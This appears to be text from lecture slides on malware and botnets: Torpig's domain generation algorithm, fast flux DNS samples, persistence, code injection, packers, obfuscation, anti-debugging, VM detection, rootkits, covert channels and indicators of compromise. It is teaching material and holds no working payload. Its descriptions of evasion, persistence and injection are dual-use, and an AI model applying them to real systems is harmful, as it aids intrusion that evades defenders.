
with subject: PGCoder00000000032

– Trojan.Gpcoder.C, 2005

# Use Case: Torpig (trojan distributed as part of Mebroot MBR rootkit)



- 1: Victim visits malicious/infected website
- 2-4: Mebroot infection through a drive-by download attack
- 5: Mebroot downloads and installs Torpig
- 6: Torpig exfiltrates stolen data
- 7: Torpig downloads page templates to opportunistically launch man-in-the-browser attacks against banking websites



*Torpig's man-in-the-browser phishing attack*

# DGA Botnets

What if the C&C server is gone?

Hardcoding domains or IP addresses in the bots may result in loss of communication

## Domain Generation Algorithm

Resilient C&C communication: generate and contact new domains periodically

If a domain is not available, just move on to the next one

## Torpig's DGA

Initial seed: current date

Weekly and daily domains

Hard-coded fall-back domains  
refreshed with each config file  
received from the C&C server

```
def generate_domain(t, p):  
    if t.year < 2007:  
        t.year = 2007  
    s = scramble_date(t, p)  
    c1 = (((t.year >> 2) & 0x3fc0) + s) % 25 + 'a'  
    c2 = (t.month + s) % 10 + 'a'  
    c3 = ((t.year & 0xff) + s) % 25 + 'a'  
    if t.day * 2 < '0' || t.day * 2 > '9':  
        c4 = (t.day * 2) % 25 + 'a'  
    else:  
        c4 = t.day % 10 + '1'  
    return c1 + 'h' + c2 + c3 + 'x' + c4 +  
        suffix[t.month - 1]
```

# Botnet Infiltration

Step 1: register future domains; Step 2: profit

*Sample URL requested by a Torpig bot:*

POST /**A15078D49EBA4C4E**/qxoT4B5uUFFqw6c...SZG1at6E0AaCxQg6nIGA

*Corresponding decrypted submission header:*


ts=1232724990&ip=192.168.0.1:&sport=8109&hport=8108&os=5.1.2600&cn=United%20S  
tates&nid=**A15078D49EBA4C4E**&bld=gnh5&ver=229

The availability of a unique bot ID allowed for an accurate estimation of the botnet's size


Previous studies relied on the number of unique IP addresses observed, which is less accurate

NAT → underestimation: *many bots behind the same IP address*

DHCP → overestimation: *the same bot uses many IP addresses*



**Figure 5: New unique IP addresses per hour.**



**Figure 6: New bots per hour.**

*Activity observed through the hijacked C&C domains involved 1,247,642 unique IP addresses, but only 182,800 unique identifiers*

# Fast Flux

## Goal: resilient malicious server hosting

Hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies

Harder to take down

## One domain, many IP addresses

Periodic change in DNS responses, short TTL

Return only a few from a pool of many IP addresses

Usually belonging to compromised machines (“flux agents”)

In essence, a content distribution network using bots as proxies



## DNS Lookup 1


;; ANSWER SECTION:

```
thearmynext.info. 600 IN A 69.183.26.53  
thearmynext.info. 600 IN A 76.205.234.13  
thearmynext.info. 600 IN A 85.177.96.105  
thearmynext.info. 600 IN A 27.129.178.13  
thearmynext.info. 600 IN A 24.98.252.230
```

## DNS Lookup 2

;; ANSWER SECTION:

```
thearmynext.info. 600 IN A 213.47.148.82  
thearmynext.info. 600 IN A 213.91.251.16  
thearmynext.info. 600 IN A 69.183.207.99  
thearmynext.info. 600 IN A 91.148.168.92  
thearmynext.info. 600 IN A 195.38.60.79
```



# Many other C&C possibilities...

The image shows a screenshot of a Twitter profile for the user 'upd4t3'. The profile includes a header with the Twitter logo and navigation links (Home, Profile, Find People, Settings, Help, Sign out). The user's profile picture is a brown square with 'o\_o' in white. The name is 'upd4t3' and there is a 'Follow' button. The bio is a long alphanumeric string: 'aHR0cDovL2JpdC5seS8xN2EzdFMg'. Below the bio are five tweets, each with a similar alphanumeric string and a timestamp: 'about 2 hours ago from web', 'about 2 hours ago from web', 'about 4 hours ago from web', 'about 4 hours ago from web', and 'about 5 hours ago from web'. The right sidebar shows statistics: Name 'upd4t3', 20 following, 7 followers, 25 Tweets, and a 'block upd4t3' action. It also lists 'Following' users with small profile pictures and an 'RSS feed of upd4t3's tweets' link.

## Besides \$\$\$

Espionage, intelligence gathering, sabotage, ...

Mostly by state-sponsored actors

Example: Stuxnet (2008)

Used multiple Windows 0days

Infiltrated and physically destroyed Iranian nuclear centrifuges

Other examples

Duqu: collection of malware modules, related to Stuxnet

PlugX: RAT targeting government-related institutions/industries

Regin: found in Belgacom, Belgium's largest telco

Flame: cyber espionage in Middle Eastern countries

Gauss: cyber-espionage toolkit based on Flame

...

## Persistence

Startup folder and registry keys

Example: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

Browser helper objects (BHO)

Winlogon Notify: hook malware DLL as a handler that will be triggered by a given event

System services

Example: DLL injection into `svchost.exe` (Win32/Conficker)

Malware also often names its process "svchost.exe" to disguise itself

AppInit DLLs


Easy way to hook system APIs by allowing custom DLLs to be loaded into the address space of every interactive application (can be disabled using secure boot)

DLL Load-order (Windows)/LD\_PRELOAD (Linux)

Exploit loader's search order to load malicious DLLs

Trojanized binaries, kernel modification, module injection, ...

# Autoruns



# Covert Malware Launching

IAT (Import Address Table) Hooking

Code patching

Just overwrite exiting code with a JMP

DLL Injection

E.g., `CreateRemoteThread()` + `LoadLibrary()`

Code injection

More cumbersome: have to dynamically resolve any API dependencies (in the same way as regular shellcode does)

Process replacement

Overwrite whole memory segments of a process

## **Evasion** – *“Stay under the radar”*

Both anomaly and misuse detection systems can be evaded by breaking the detector’s assumptions

- Detectors rely on certain features

- Make those features look legitimate or at least non-suspicious

### Many techniques

- Packing/mutation/polymorphism/metamorphism

- Fragmentation

- Mimicry

- Rate adjustment (slow and stealthy vs. fast and noisy)

- Distribution and coordination (e.g., DoS vs. DDoS)

- Spoofing, stepping stones, redirection

- ...


# Polymorphism

Used to evade content-based detection (AVs, IDS, ...)

Known since the early 90's from the virus scene

Each malware/attack instance is a different mutation of the original →  
signature matching fails

*Might actually make an attack look more suspicious!*



*Different decryptor/key used in each attack instance*



# Packers and Unpacking

## Goals

- AV evasion
- Payload compression
- Hinder analysis/reverse engineering

## Typical steps


- Decrypt packed code (compression, encryption, ...)
- Load code into memory (disk, same or section, heap, ...)
- Resolve imports of original executable (automated or manual)
- Transfer control to original entry point

## Virtualizers

- Turn x86 code into code of a random ISA that runs on an embedded VM

## Many free and commercial packer/crypters/protectors

- UPX, PECompact, ASPack, Petite, WinUpack, Themida, ...



# Code Obfuscation (Metamorphism)

NOP interspersion

```
inc ecx  
dec ecx
```



Instruction substitution

```
mov eax,0xF3
```



```
push 0xF3  
pop eax
```



Block transposition



Register reassignment

```
sed -i 's/eax/ebx/g'
```

Dead code insertion



Many more: opaque predicates, jump in the middle of instructions, stack frame manipulation, exception handling, ...

# Anti-debugging/Reverse Engineering

Make the life of malware analysts and automated malware analysis systems hard...

## Obfuscate everything

- Obscure strings, IAT, function calls, code, ...

- Erase headers from memory (anti-dumping)

## Debugger detection

- Windows APIs (e.g., `IsDebuggerPresent()`)

- Read TEB debugging flag

- Generate exceptions

- On-the-fly checksums of the code image (detect breakpoints)

- Timing checks (debuggers are slow)

- Many other techniques...

# VM Detection and Environment-aware Malware

Evade automated malware analysis sandboxes

VMware artifacts

VMware Tools, MAC address, BIOS vendor, ...

Instruction inconsistencies: different behavior on bare metal vs. emulator/virtualized system

cpuid, sidt, sgdt, sltd, smsw, ...

Detect existing hooks/instrumentation

Detect (past) user activity

# Fileless Malware

Malicious software that resides solely in volatile memory (RAM)

Nothing is written on disk, and its artifacts do not persist across reboots

*Infection origin:* vulnerability exploitation → in-memory code injection

Slightly different than “memory-resident” malware

Malware that stays in memory after its host program is terminated

Generally originates from an on-disk executable

*Infection origin:* attachment, USB stick, drive-by download, ...

Related type: “living off the land” malware

Uses only preinstalled *legitimate* system tools to carry out its task

PowerShell, WMI, PsExec, .NET, MS Office macros, ...

May leave non-volatile artifacts behind (e.g., a PowerShell command may be logged, or a script may remain on disk)

## Kernel-level Rootkits

Typically implemented as kernel modules/drivers

Modern OSes use signed drivers, but this protection is still bypassable

- Install an existing signed driver with an exploitable vulnerability

- Sign malware with acquired/stolen certificate

- Exploit a kernel vulnerability

## Hooking

- Interrupt Descriptor Table (IDT), System Service Dispatch Table (SSDT), I/O request packet (IRP) handlers, ...

- Relatively easy to detect

## Code patching

- Detectable using checksumming

# Direct Kernel Object Manipulation (DKOM)

Hide malware footprints from object manager, event scheduler, logs, ...

Also, add privileges/groups to tokens

Processes, drivers, files, network connections, ...

Checksumming not effective: kernel structures that are frequently updated during normal system operation

More stealthy (but more complex) technique

## EPROCESS Object manipulation

Doubly linked list of structures that represent processes

Can be modified to hide a malicious process

## DRIVER\_SECTION manipulation

Similar technique for drivers

# Covert Channels

Transfer information without being noticed

Myriad ways to achieve this

Hide in commonly used traffic

HTTP, DNS, ICMP, ...

Protocol tunneling, packet field manipulation, size, timing, ...

Contact only non-suspicious destinations

Host C&C on Google, Amazon, ...

Use forums, twitter, comments, etc. for communication

Steganography

Hide communication or exfiltrated data within images or other files

Many other mediums

Radio/electrical signals, sounds, vibrations, temperature, ...



# Indicators of Compromise (IoCs)

Artifacts observed on a host or network that with high confidence indicate a computer intrusion

## Host level

- Hashes of malware executables/modules/files

- Strings in malware binary

- System-wide changes/behaviors


